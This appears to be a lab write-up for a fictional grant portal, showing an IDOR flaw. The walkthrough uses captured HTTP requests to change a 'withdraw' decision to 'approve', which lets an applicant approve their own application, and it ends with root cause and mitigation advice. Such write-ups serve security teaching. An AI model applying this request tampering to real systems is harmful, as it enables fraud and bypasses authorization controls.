IDOR – Unauthorized Grant Approval via Workflow Manipulation | Briarcliff Foundation

Lab Link
Overview
Briarcliff Foundation provides an online portal where applicants can submit grant proposals and track their review status.
Applicants are expected to manage only their own submissions, while approval decisions are reserved for internal review committee members.
However, the application exposes a shared workflow endpoint that accepts decision actions directly from the client. Because the backend fails to verify whether the user is authorized to perform privileged workflow operations, an applicant can approve their own submission.
This vulnerability results in unauthorized workflow manipulation through an Insecure Direct Object Reference (IDOR).
Objective
Manipulate the application review workflow and approve a grant application without reviewer privileges.
Vulnerability Identification
Classification Hierarchy
1
2
3
4
A01 - Broken Access Control
└── Insecure Direct Object Reference (IDOR)
    └── Missing Function Level Authorization
        └── Unauthorized Workflow Manipulation
Reconnaissance
Create a new grant application.
The application submits requests similar to:
1
2
3
4
POST /api/applications HTTP/2
Content-Type: application/x-www-form-urlencoded

title=Testing&summary=testing+functionality&amount=6000&timeline=6+months
After submission, the application redirects to:
1
/applications/BCF-2026-0148
The application detail page displays the current review status and provides an option to withdraw the application.
Discovering the Workflow Endpoint
Inspecting the page source reveals the JavaScript used by the withdrawal feature:
1
2
3
4
5
6
7
8
9
10
11
fetch('/api/applications/' + encodeURIComponent(appId) + '/decision', {
    method: 'POST',
    credentials: 'same-origin',
    headers: {
        'Content-Type': 'application/json'
    },
    body: JSON.stringify({
        decision: 'withdraw',
        comment: ''
    })
})
This reveals an internal decision-processing endpoint:
1
/api/applications/<application-id>/decision
and a user-controlled parameter:
1
2
3
{
  "decision": "withdraw"
}
Testing the Endpoint
Capture the legitimate withdrawal request:
1
2
3
4
5
6
7
POST /api/applications/BCF-2026-0148/decision HTTP/2
Content-Type: application/json

{
  "decision":"withdraw",
  "comment":""
}
Response:
1
2
3
4
5
6
{
  "decision":"withdraw",
  "id":"BCF-2026-0148",
  "ok":true,
  "status":"withdrawn"
}
The endpoint clearly performs workflow state transitions.
Enumerating Available Decisions
To identify valid workflow actions, submit an invalid value:
1
2
3
4
5
6
7
POST /api/applications/BCF-2026-0148/decision HTTP/2
Content-Type: application/json

{
  "decision":"",
  "comment":""
}
The server responds with a verbose validation error:
1
2
3
4
5
6
7
8
9
10
{
  "allowed":[
    "approve",
    "decline",
    "defer",
    "withdraw"
  ],
  "error":"Unknown decision ''.",
  "ok":false
}
This reveals additional workflow actions intended for internal reviewers.
Exploitation
Replace the applicant action:
1
2
3
{
  "decision":"withdraw"
}
with:
1
2
3
{
  "decision":"approve"
}
Modified request:
1
2
3
4
5
6
7
POST /api/applications/BCF-2026-0148/decision HTTP/2
Content-Type: application/json

{
  "decision":"approve",
  "comment":""
}
Server response:
1
2
3
4
5
6
{
  "decision":"approve",
  "id":"BCF-2026-0148",
  "ok":true,
  "status":"approved"
}
The server processes the request successfully despite the user not having reviewer permissions.
Proof of Exploitation
Initial Status
1
Pending Review
Unauthorized Request
1
2
3
{
  "decision":"approve"
}
Final Status
1
Approved
The application is now marked as approved without any committee involvement.
Root Cause Analysis
The application reuses the same backend workflow endpoint for:
- Applicant actions
- Reviewer actions
Although the frontend only exposes the Withdraw option, the backend accepts privileged workflow values supplied directly by the client.
The server never verifies whether the authenticated user is authorized to perform:
1
2
3
approve
decline
defer
operations.
As a result, users can invoke reviewer functionality by modifying request parameters.
Impact
An attacker could:
- Approve their own applications
- Decline legitimate submissions
- Manipulate workflow states
- Bypass the review process
- Tamper with grant decisions
In a real grant-management system, this could lead to financial fraud, workflow corruption, and unauthorized allocation of funds.
Mitigation
Enforce Server-Side Authorization
Workflow actions should be validated against the authenticated user’s role before processing.
Separate User and Reviewer Functions
Applicant actions and reviewer actions should not share the same endpoint.
Implement Role-Based Access Control
Restrict privileged decisions such as:
1
2
3
approve
decline
defer
to authorized reviewer accounts only.
Avoid Excessive Error Disclosure
Do not expose internal workflow actions through validation errors.
Validate Every State Transition
The backend should verify:
1
2
3
4
5
User Role
AND
Application Ownership
AND
Permitted State Transition
before updating workflow status.
Real-World Insight
Many access control vulnerabilities occur because developers rely on frontend restrictions rather than backend authorization.
Removing a button from the UI does not remove access to the underlying functionality.
Attackers routinely inspect JavaScript, intercept requests, and manipulate parameters to access hidden actions.
The Briarcliff Foundation challenge demonstrates a key security principle:
Every sensitive action must be protected by server-side authorization, regardless of whether it is exposed in the user interface.